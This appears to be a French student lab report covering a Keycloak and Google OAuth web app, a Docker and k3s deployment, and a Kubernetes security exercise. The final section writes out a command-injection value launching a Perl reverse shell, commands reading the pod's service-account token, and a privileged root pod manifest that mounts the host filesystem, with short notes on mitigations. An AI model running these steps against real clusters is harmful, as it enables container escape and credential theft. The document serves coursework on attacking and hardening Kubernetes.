

## Microservices2# Microservices2

Noms :

Fadia Allani Angie Pineda

### TP1 : Service Web sécurisé

Pour le projet nous avons utilisé comme technologies java script et react, pour la délégation d'autorisation et l'utilisation de l'api nous avons utilisé google. Pour la délégation d'autorisation nous avons utilisé un container docker avec keycloak.

Lorsque le projet est lancé et que l'on se rend sur la page d'accueil "localhost:5173/", la première chose qui s'affiche est la page de connexion keycloak qui demande à l'utilisateur de se connecter, si un identifiant et un mot de passe valides sont saisis, un token est récupéré et il autorise la navigation sur le site web. En outre, il existe une api protégée par keycloak, et si le front-end doit accéder à cette ressource, il fera une requête du type :

```
fetch('http://localhost:3000/protected', {  
  headers: {  
    Authorization: `Bearer ${keycloak.token}`  
  }  
})
```

Avec ce qui précède, le backend vérifie la demande et si le jeton est valide, il renvoie les données demandées, sinon il renvoie une erreur 401.

Une fois entrée, la page est redirigée vers la page de connexion dans laquelle se trouve un bouton permettant de se connecter avec Google. Lorsque l'on clique sur ce bouton, un appel est lancé au backend qui redirige la demande vers la page Google, où l'authentification de l'utilisateur est demandée et où il est ensuite demandé d'accepter les conditions générales d'utilisation. Avec les données ci-dessus, le backend appelle l'api google people où il demande des informations sur l'utilisateur (mail, nom et photo) qui sont récupérées par le frontend et affichées sur la page /info.

#### Difficultés rencontrées.

##### Google:

La configuration sur le site de google est confuse, car il y a beaucoup d'onglets, ce qui rend difficile de trouver la bonne page pour s'enregistrer, éditer et obtenir l'identifiant client pour l'application. Ensuite, pour la redirection des URI, il n'y a pas de documentation claire et il est donc difficile de l'intégrer.


##### Keycloak

La configuration pour permettre l'authentification à partir de keycloak est confuse, car bien que la page donne un exemple d'utilisation avec javascript, elle

n'indique pas clairement les termes, par exemple elle ne décrit pas la signification de realm, ce qui rend difficile la compréhension de ce que fait le code. Ensuite, comme dans le cas précédent, l'adresse des URLs n'est pas claire et nous avons eu des problèmes pour accéder à la page qui se lance de Keycloak.

## Tp 1 Kubernetes Security

Nous avons commencé par créer un docker file pour chacun de nos services (frontend/backend) et nous avons ensuite mis à jour le docker-compose.yml



```
docker-compose.yml > ...
1  version: '3.8'
2
3  services:
4    backend:
5      image: registry.infres.fr/backend
6      build: ./backend
7      ports:
8        - "3000:3000"
9      volumes:
10       - ./backend:/app
11      environment:
12        - NODE_ENV=development
13      restart: unless-stopped
14
15    frontend:
16      image: registry.infres.fr/frontend
17      build: ./frontend
18      ports:
19        - "5173:5173"
20      volumes:
21       - ./frontend:/app
22       - /app/node_modules
23      command: npm run dev -- --host
24      restart: unless-stopped
25
```

Figure 1: alt text

Nous avons ensuite suivi toutes les étapes du tp jusqu'à l'étape du git compose push.

Problème: Le push ne passe pas

```
WARN[0000] /home/radia/Desktop/Microservices2/docker-compose.yml:
Get "http://registry.infres.fr/v2/": context deadline exceeded
```

Figure 2: alt text

Après avoir identifié et corrigé un problème d'indentation dans le fichier `/etc/rancher/k3s/registries.yaml`, nous avons réussi à pousser les images vers le registry.



Pour l'étape 4 du tp, nous avons commencé par créer un fichier `myService.yaml` regroupant les deux services frontend et backend

Problème: Après déploiement sur le cluster, nous n'avons pas pu accéder aux services.

```
Blocked request. This host ("frontend.infres.fr") is not allowed
To allow this host, add "frontend.infres.fr" to `server.allowed
```

Message d'erreur rencontré lors de la tentative d'accès :

Le message d'erreur indiquait que le domaine demandé n'était pas reconnu. Nous avons donc ajouté l'adresse `frontend.infres.fr` dans le fichier `vite.config.js` du frontend.

Après cette modification, les services sont accessibles et fonctionnent correctement :

## TP Kubernetes Security\_\_2

on est passé par reverse shell pour generer un reverse shell perl.




Figure 3: alt text

```
google.com; perl -e 'use Socket;$i="10.134.35.160";$p=9001;socket(S,PF_INET,SOCK_STREAM,getp
```

On a donc réussi à exécuter une commande à distance et on est maintenant dans un shell interactif à l'intérieur du conteneur mais pas en tant que root.

## Find credentials:

- `ls /var/run/secrets/kubernetes.io/serviceaccount/` puis `cat /var/run/secrets/kubernetes.io/serviceaccount/` pour afficher le token

Une fois le token récupéré, on télécharge le binaire kubectl et on teste si on peut

```
$ cd /tmp
curl -LO "https://dl.k8s.io/release/$(curl -sL https://dl.k8s.io/release/stable.txt)/bin/linux/amd64/kubectl"
chmod +x kubectl
$ % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
   t                                         Dload  Upload  Total  Spent  Left  Speed
100 138 100 138    0    0  771      0 --:--:-- --:--:-- --:--:--  775
100 57.3M 100 57.3M    0    0 6520k      0 0:00:09 0:00:09 --:--:-- 6383k
$ $ ./kubectl auth can-i create pods
yes
```

créer des pods avec ce token : YES

## What could had been done to prevent this issue ?

- Approche Least Privilege lors de l'affectation des droits
- Désactiver le montage automatique du token dans les pods

## Escalate your privileges :

On crée un root pod qui utilise le même service account

## What could had been done to prevent this issue ?

Mettre en place des règles qui interdisent la création de pods avec ces paramètres risqués.

```
k8s > ! root-pod.yaml
1  apiVersion: v1
2  kind: Pod
3  metadata:
4    name: root-pod
5    namespace: infres
6  spec:
7    serviceAccountName: infres-serviceaccount
8    hostNetwork: true
9    hostPID: true
10   hostIPC: true
11   containers:
12   - name: root-container
13     image: busybox
14     command: ["/bin/sh", "-c", "sleep 3600"]
15     securityContext:
16       privileged: true
17     volumeMounts:
18     - name: host-root
19       mountPath: /host
20   volumes:
21   - name: host-root
22     hostPath:
23       path: /
24
```

Figure 4: alt text